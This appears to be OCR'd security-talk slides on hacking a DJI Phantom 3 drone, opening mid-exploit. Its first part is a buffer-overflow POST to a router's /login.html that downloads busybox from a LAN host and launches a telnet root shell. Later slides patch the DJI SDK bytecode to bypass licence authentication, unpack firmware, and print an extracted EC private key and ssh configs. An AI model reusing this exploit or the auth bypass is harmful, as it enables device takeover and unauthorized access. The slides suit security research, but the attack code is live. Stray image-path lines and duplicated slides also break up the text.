"\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00"\
"\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"

s0 = "\x41\x41\x41\x41"

s1 = "\x00\x00\x54\x00"

s2 = "\x43\x43\x43\x43"

s3 = "\x44\x44\x44\x44"

s4 = "\x8C\x8E\x4F\x00"


s5 = "\x46\x46\x46\x46"

s6 = "\x60\xE2\x53\x00"

s7 = "\x04\x00\x00\x00"

s8 = "\x49\x49\x49\x49"

ra = "\x58\x79\x40\x00"




command = "wget -O /tmp/busybox-mipsel http://192.168.11.4:8080/busybox-mipsel && chmod 755 /tmp/busybox-mipsel && cd /tmp && ./busybox-mipsel telnetd -l /bin/sh -p 2323"

httpClient.request("POST","/login.html","a"*(25262)+origstack+s0+s1+s2+s3+s4+s5+s6+s7+s8+ra+"a"*32+command,headers)

# The Real Case

DJI-Phantom 3 Advanced

# DJI Phantom 3A Architecture

- Drone
  - Flight controller
    - 2.4GHz radio module
    - GPS module
    - Sensors (compass, Gyroscope, Accelerometer, Barometer…etc.)
    - Micro-USB Slug (flight simulating program need this to connect)
    - MicroSD Slug (firmware updated usage and photo storage)
  - Other Parts(battery, screw propeller, camera, gimbals, pilot lamp)
- Remote Controller
  - 2.4GHz radio module
  - USB Slug (I/O function with phone's App)
  - Micro-USB Slug (firmware update usage)
  - Other Parts (Joystick, button, lights)

- App/SDK
  - Connect to Remote Control, display drone information (like image of camera, GPS data and Compass)
  - Operator Drone (drone takeoff, Automatic return)


# DJI Phantom 3A Architecture

- Drone
  - Flight controller
    - 2.4GHz radio module
    - GPS module
    - Sensors (compass, Gyroscope, Accelerometer, Barometer…etc.)
    - Micro-USB Slug (flight simulating program need this to connect)
    - MicroSD Slug (firmware updated usage and photo storage)
  - Other Parts(battery, screw propeller, camera, gimbals, pilot lamp)
- Remote Controller
  - 2.4GHz radio module
  - USB Slug (I/O function with phone's App)
  - Micro-USB Slug (firmware update usage)
  - Other Parts (Joystick, button, lights)

- App/SDK
  - Connect to Remote Control, display drone information (like image of camera, GPS data and Compass)
  - Operator Drone (drone takeoff, Automatic return)

# App/SDK Analysis

# DJI App/SDK Flow Chart



# Crack the SDK Authentication Mechanism

- Download SDK from DJI website
- Find key function with JD-GUI

dji-sdk.jar

- META-INF
- a.a.a
- dji
  - a.a
  - b.a.a
  - c.a
  - internal
  - log
  - logic
  - midware
  - publics
  - sdk
    - AirLink
    - Battery
    - Camera
    - Codec
    - FlightController
    - Gimbal
    - HandheldController
    - MissionManager
    - Products
    - RemoteController
    - SDKManager
      - DJIAoaControllerActivity
      - DJIGlobalService
      - DJISDKManager
    - base
    - util
  - thirdparty

DJISDKManager.class

```
private void checkPermission()
{
  boolean bool = WifiStateUtil.ping(STAT_TEST_URL, 3000);
  if (!bool)
  {
    if (!checkSdkConfigFileExist(mContext))
    {
      dji.internal.a.a.a(sdkManagerCallback, DJISDKError.REGISTRATION_COULD_NOT_CONNECT_TO_INTERNET);
      SDK_LEVEL = 0;
      return;
    }
    str1 = getAppID(mContext);
    if ((str1 == null) || ("".equalsIgnoreCase(str1)))
    {
      dji.internal.a.a.a(sdkManagerCallback, DJISDKError.REGISTRATION_EMPTY_APPKEY);
      SDK_LEVEL = 0;
      return;
    }
    if ((str1.length() != 24) || (!AppIdCheck(str1)))
    {
      dji.internal.a.a.a(sdkManagerCallback, DJISDKError.REGISTRATION_INVALID_APPKEY);
      SDK_LEVEL = 0;
      return;
    }
    if (!dji.midware.b.a.a.a())
    {
      dji.internal.a.a.a(sdkManagerCallback, DJISDKError.REGISTRATION_EMPTY_APPKEY);
      SDK_LEVEL = 0;
      return;
    }
    str2 = getDeviceID(mContext);
    if (str2 == null)
    {
      dji.internal.a.a.a(sdkManagerCallback, DJISDKError.REGISTRATION_INVALID_UUID);
      SDK_LEVEL = 0;
      return;
    }
    checkLocalSdkConfigFile(mContext, str1, str2);
    return;
  }
  String str1 = getAppID(mContext);
  if ((str1 == null) || ("".equalsIgnoreCase(str1)))
  {
    dji.internal.a.a.a(sdkManagerCallback, DJISDKError.REGISTRATION_EMPTY_APPKEY);
    SDK_LEVEL = 0;
    return;
  }
  if ((str1.length() != 24) || (!AppIdCheck(str1)))
  {
    dji.internal.a.a.a(sdkManagerCallback, DJISDKError.REGISTRATION_INVALID_APPKEY);
    SDK_LEVEL = 0;
    return;
  }
  if (!dji.midware.b.a.a.a())
```

# Crack the SDK Authentication Mechanism

- Use JBE - Java Bytecode Editor to patch the code

General Information
Constant Pool
Interfaces
Fields
Methods
<clinit>
getInstance
<init>
getDJIProduct
initSDKManager
initParams
startConnectionToProduct
stopConnectionToProduct
registerApp
getSDKVersion
getContext
checkPermission
[0] Code
[0] StackMapTable
checkSdkConfigFileExist
AppIdCheck
getDeviceID
parserJson
getSdkConfigFileFromServer
getInfoFromFile
deleteSdkConfigFile
writeSdkConfigToFile
getContentFromUrl

Generic info:
Attribute name index: cp_info #640
Attribute length: 74

Specific info:
Bytecode | Exception table | Misc | Code Editor
Save method

```
1 iconst_2
2 putstatic dji/sdk/SDKManager/DJISDKManager/SDK_LEVEL I
3 return
```

About Java Bytecode Editor

**Java Bytecode Editor**

by Ando Saabas

based on

**jclasslib bytecode viewer**

Version 3.0

Copyright ej-technologies GmbH, 2001-2005

Licensed under the General Public License

This product includes software developed by the Apache Software Foundation (http://www.apache.org/)

Ok

# Crack the SDK Authentication Mechanism

- Check the result with JD-GUI

dji-sdk.jar | new

- .Users.kenneylu
- a.a.a
- dji
  - a.a.a
  - b.a
  - internal
  - log
  - logic
  - midware
  - publics
  - sdk
    - AirLink
    - Battery
    - Camera
    - Codec
    - FlightController
    - Gimbal
    - HandheldController
    - MissionManager
    - Products
    - RemoteController
    - SDKManager
      - DJIAoaControllerActivity
      - DJIGlobalService
      - DJISDKManager
    - base
    - util
- net.tsz.afinal
- org.apache.sanselan

DJISDKManager.class

```
private void checkPermission()
{
  SDK_LEVEL = 2;
}

private static boolean checkSdkConfigFileExist(Context paramContext)
{
  boolean bool = false;
  FileInputStream localFileInputStream = null;
  try
  {
    localFileInputStream = paramContext.openFileInput(SDK_CONFIG_FILE_NAME);
  }
  catch (FileNotFoundException localFileNotFoundException)
  {
    localFileInputStream = null;
  }
  if (localFileInputStream != null)
  {
    try
    {
      localFileInputStream.close();
    }
    catch (IOException localIOException)
    {
    }
    bool = true;
  }
  return bool;
}
```

# Take off/Landing

DEMO

# Fly to specified location

DEMO


Next section:

Firmware Analysis

# Firmware Analysis

- Use the “Binwalk” can extract some data, but it is limited.

```
root@ubuntu:/home/hello# binwalk -e P3S_FW_V01.06.0040.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
5639310       0x560C8E        LZMA compressed data, properties: 0xC8, dictionary
 size: 16777216 bytes, uncompressed size: 67108864 bytes
5639346       0x560CB2        LZMA compressed data, properties: 0x64, dictionary
 size: 16777216 bytes, uncompressed size: 83886080 bytes
5639418       0x560CFA        LZMA compressed data, properties: 0xC8, dictionary
 size: 16777216 bytes, uncompressed size: 134217728 bytes
5639634       0x560DD2        LZMA compressed data, properties: 0x64, dictionary
```



# Firmware Analysis

- Use IDA Pro to analyze the incomplete data
- We need to find out the real “ImageBase” to use the IDA Pro string reference feature

```
signed int __fastcall sub_30C12C(int *a1, int a2, int a3, unsigned int a4)
{
  int *v4; // r4@1
  signed int result; // r0@4
  int v6; // r1@9
  int v7; // r2@9
  int v8; // r3@9

  v4 = a1;
  if ( !a2 || !a1 || a4 < 0x100 )
    return -1;
  if ( !a1[1] || !a1[2] || a4 != a1[3] + 256 )
    return -1;
  v6 = sub_30C04C(a2, a3 + 256, a1[3]);
  if ( v6 == *v4 )
  {
    sub_E16DC((char *)0xE635EC4, v6, v7, v8);
    result = 0;
  }
  else
  {
    sub_E16DC((char *)0xE635E94, v6, *v4, v8);
    result = -1;
  }
  return result;
}
```

```
signed int __fastcall sub_E90C12C(int *a1, int a2, int a3, unsigned int a4)
{
  int *v4; // r4@1
  signed int result; // r0@4
  int v6; // r1@9
  int v7; // r2@9
  int v8; // r3@9

  v4 = a1;
  if ( !a2 || !a1 || a4 < 0x100 )
    return -1;
  if ( !a1[1] || !a1[2] || a4 != a1[3] + 256 )
    return -1;
  v6 = sub_E90C04C(a2, a3 + 256, a1[3]);
  if ( v6 == *v4 )
  {
    sub_E6E16DC("Verifying image CRC ... done", v6, v7, v8);
    result = 0;
  }
  else
  {
    sub_E6E16DC("Verifying image CRC ... 0x%x != 0x%x failed!", v6, *v4, v8);
    result = -1;
  }
  return result;
}
```


# Firmware Analysis

- Use String Reference to find the key function

```
281         else if ( sub_E7FE6BC() != 1 )
282         {
283           v8 = *v5;
284           sub_E6E1328(
285             1,
286             1,
287             1,
288             0,
289             0,
290             1,
291             (int)"[DJI_UEG] %s: Invalid FirmwareId! FirmwareId[%d].",
292             (unsigned int)"DjiUegPktVersionCheck");
293         }
294       }
295     }
296     if ( v39 == 1 && v29 == v28 && !v32 )
297     {
298       ++v29;
299       if ( sub_E8774A0(0) == 5 )
300         ++v28;
301       v1[28] = 3;
302       if ( !dword_10B92430 )
303         v1[27] = 3;
304     }
```

# Firmware Analysis

- Analysis and writing the parser



```
if ( v1 )
{
  for ( i = 0; i < *(unsigned
  {
    v3 = v40 + 0x34 * i + 0x40
    v4 = sub_E876BD0(*(_BYTE *
    v5 = v4;
    if ( v4 )
    {
      v1[10 * *v4 + 29] = *(_B
      v1[10 * *v4 + 30] = (uns
      v1[10 * *v4 + 32] = *(_D
      sub_E6DB4B8((int)&v1[10
      sub_E6DB4B8((int)&v1[10
      v6 = sub_E876FBC(*v5);
      v7 = (unsigned __int8 *)
      if ( v6 )
      {
        sub_E6DB4B8((int)(v6 +
        v9 = 1;
        v38 = 1;
        v36 = 2000;
        v37 = 10000;
        v34 = 0;
        v10 = 0;
        sub_E6EE808((int)&unk_
```

```
char* check_rom_firmware (char* buffer,int id_major,int id_minor)
{
    unsigned int i;
    for ( i = 0; i < 0x21; ++i )
    {
        if ( id_major == buffer[188 * i + 132] && id_minor == buffer[188 * i + 136] )
        return (char *)&buffer[188 * i];
    }
    return 0;
}
    int firmware_count = *(unsigned short*)(&buffer[0x2C]);
    printf("Firmware section count: %d\n",firmware_count);
    section_info_header *sh = (section_info_header*)&buffer[0x40];
    char *rom_offset = &buffer[offset_rom_update_firmware_info];
    for (int i=0;i<firmware_count;i++)
    {
        int majorid = sh[i].checksum&0x1F;
        int minorid = sh[i].checksum>>5;
        char *rom_info = check_rom_firmware(rom_offset,majorid,minorid);
        if (rom_info)
        {
            printf("Binary offset: 0x%08x\tMajor: %02d Minor: %02d\tModuleName:
            char buf[10];
            sprintf(buf,"%d",i);
            FILE *fp2 = fopen(&rom_info[66],"wb");
            fwrite(buffer+sh[i].offset,1,sh[i].size,fp2);
            fclose(fp2);
        }
        else
        {
            hexdump(&sh[i],sizeof(section_info_header));
            printf("Binary offset: %x\tMajor: %02d Minor: %02d\tOffset: 0x%08x\
        }
    }
```

# Firmware Analysis


- Finally we can extract each firmware module with detailed information

```
Firmware section count: 15
Offset: 0x0000034e      Major: 03 Minor: 05     ModuleName: MCLDR       BinaryName:   PMCLDRFw3.bin Size: 43776
Offset: 0x0000ae4e      Major: 03 Minor: 06     ModuleName: MCAPP       BinaryName:   PMCAPPFw3.bin Size: 786432
Offset: 0x000cae4e      Major: 04 Minor: 00     ModuleName: GIMBAL      BinaryName:  PGIMBALFw3.bin Size: 93696
Offset: 0x000e1c4e      Major: 11 Minor: 00     ModuleName: BATTERY     BinaryName: PBATTERYFw3.bin Size: 19140
Offset: 0x000e6712      Major: 12 Minor: 00     ModuleName: ESC0        BinaryName:    PESC0Fw3.bin Size: 42496
Offset: 0x000f0d12      Major: 12 Minor: 01     ModuleName: ESC1        BinaryName:    PESC1Fw3.bin Size: 42496
Offset: 0x000fb312      Major: 12 Minor: 02     ModuleName: ESC2        BinaryName:    PESC2Fw3.bin Size: 42496
Offset: 0x00105912      Major: 12 Minor: 03     ModuleName: ESC3        BinaryName:    PESC3Fw3.bin Size: 42496
Offset: 0x0010ff12      Major: 15 Minor: 00     ModuleName: 68013       BinaryName:   P68013Fw3.bin Size: 2680
Offset: 0x0011098a      Major: 17 Minor: 00     ModuleName: MVOM4       BinaryName:   PMVOM4Fw3.bin Size: 77876
Offset: 0x001239be      Major: 17 Minor: 01     ModuleName: MVOM0       BinaryName:   PMVOM0Fw3.bin Size: 25908
Offset: 0x00129ef2      Major: 19 Minor: 00     ModuleName: FPGA        BinaryName:    PFPGAFw3.bin Size: 4194304
Offset: 0x00529ef2      Major: 01 Minor: 00     ModuleName: FC300S      BinaryName:  PFC300SFw3.bin Size: 56766764
Offset: 0x03b4d01e      Major: 01 Minor: 01     ModuleName: CAMLDR      BinaryName:  PCAMLDRFw3.bin Size: 412780
Offset: 0x03bb1c8a      Major: 09 Minor: 00     ModuleName: 1765        BinaryName:    P1765Fw3.bin Size: 81284
Press any key to continue
```

| 名稱 | 修改日期 | 類型 | 大小 |
|---|---|---|---|
| P1765Fw3.bin | 2016/2/1 下午 07... | BIN 檔案 | 80 KB |
| P68013Fw3.bin | 2016/2/1 下午 07... | BIN 檔案 | 3 KB |
| PBATTERYFw3.bin | 2016/2/1 下午 07... | BIN 檔案 | 19 KB |
| PCAMLDRFw3.bin | 2016/2/1 下午 07... | BIN 檔案 | 404 KB |
| PESC0Fw3.bin | 2016/2/1 下午 07... | BIN 檔案 | 42 KB |
| PESC1Fw3.bin | 2016/2/1 下午 07... | BIN 檔案 | 42 KB |
| PESC2Fw3.bin | 2016/2/1 下午 07... | BIN 檔案 | 42 KB |
| PESC3Fw3.bin | 2016/2/1 下午 07... | BIN 檔案 | 42 KB |
| PFC300SFw3.bin | 2016/2/1 下午 07... | BIN 檔案 | 55,437 KB |
| PFPGAFw3.bin | 2016/2/1 下午 07... | BIN 檔案 | 4,096 KB |
| PGIMBALFw3.bin | 2016/2/1 下午 07... | BIN 檔案 | 92 KB |
| PMCAPPFw3.bin | 2016/2/1 下午 07... | BIN 檔案 | 768 KB |
| PMCLDRFw3.bin | 2016/2/1 下午 07... | BIN 檔案 | 43 KB |
| PMVOM0Fw3.bin | 2016/2/1 下午 07... | BIN 檔案 | 26 KB |
| PMVOM4Fw3.bin | 2016/2/1 下午 07... | BIN 檔案 | 77 KB |

# Firmware Analysis

- Extract UBI file system from PFC300SFw3.bin



# Firmware Analysis


- extract some interesting things from file system (for example, ssh key data and configuration, /etc/shadow…etc.)

```
#    IdentityFile ~/.ssh/id_rsa
#    IdentityFile ~/.ssh/id_dsa
#    Port 22
#    Protocol 2,1
#    Cipher 3des
#    Ciphers aes128-ctr,aes192-ctr,aes256-ctr,arcfour256,arcfour128,aes128-cbc
#    MACs hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160
#    EscapeChar ~
#    Tunnel no
#    TunnelDevice any:any
#    PermitLocalCommand no
#    VisualHostKey no
#    ProxyCommand ssh -q -W %h:%p gateway.example.com
ssh_config
2048 65537 24848546757340931501470070218597005654279520960316830997342432314
/5yV
ssh_host_key.pub
-----BEGIN EC PRIVATE KEY-----
MHcCAQEEIBmCrTkQLjtjhYolqtN8RRhscjItr9V9DOMLFV6UstHJoAoGCCqGSM49
AwEHoUQDQgAEKUf5/eVCgG6Vf2bTs/g9AVUHyefcgPe9pMW6zhY34ZSyHk86LhGg
1O3vHcF+4aIcKTYect/dY2Kdc9uaphbgZQ==
-----END EC PRIVATE KEY-----
ssh_host_ecdsa_key
# $OpenBSD: sshd_config,v 1.89 2013/02/06 00:20:42 dtucker Exp $
# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.
# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin
# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.
#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
# The default requires explicit activation of protocol 1
#Protocol 2
# HostKey for protocol version 1
#HostKey /etc/ssh_host_key
```

# Let’s play SDR (software defined radio)

# What is SDR

- Software-Defined Radio
  - Generate any radio protocol if device support that frequency
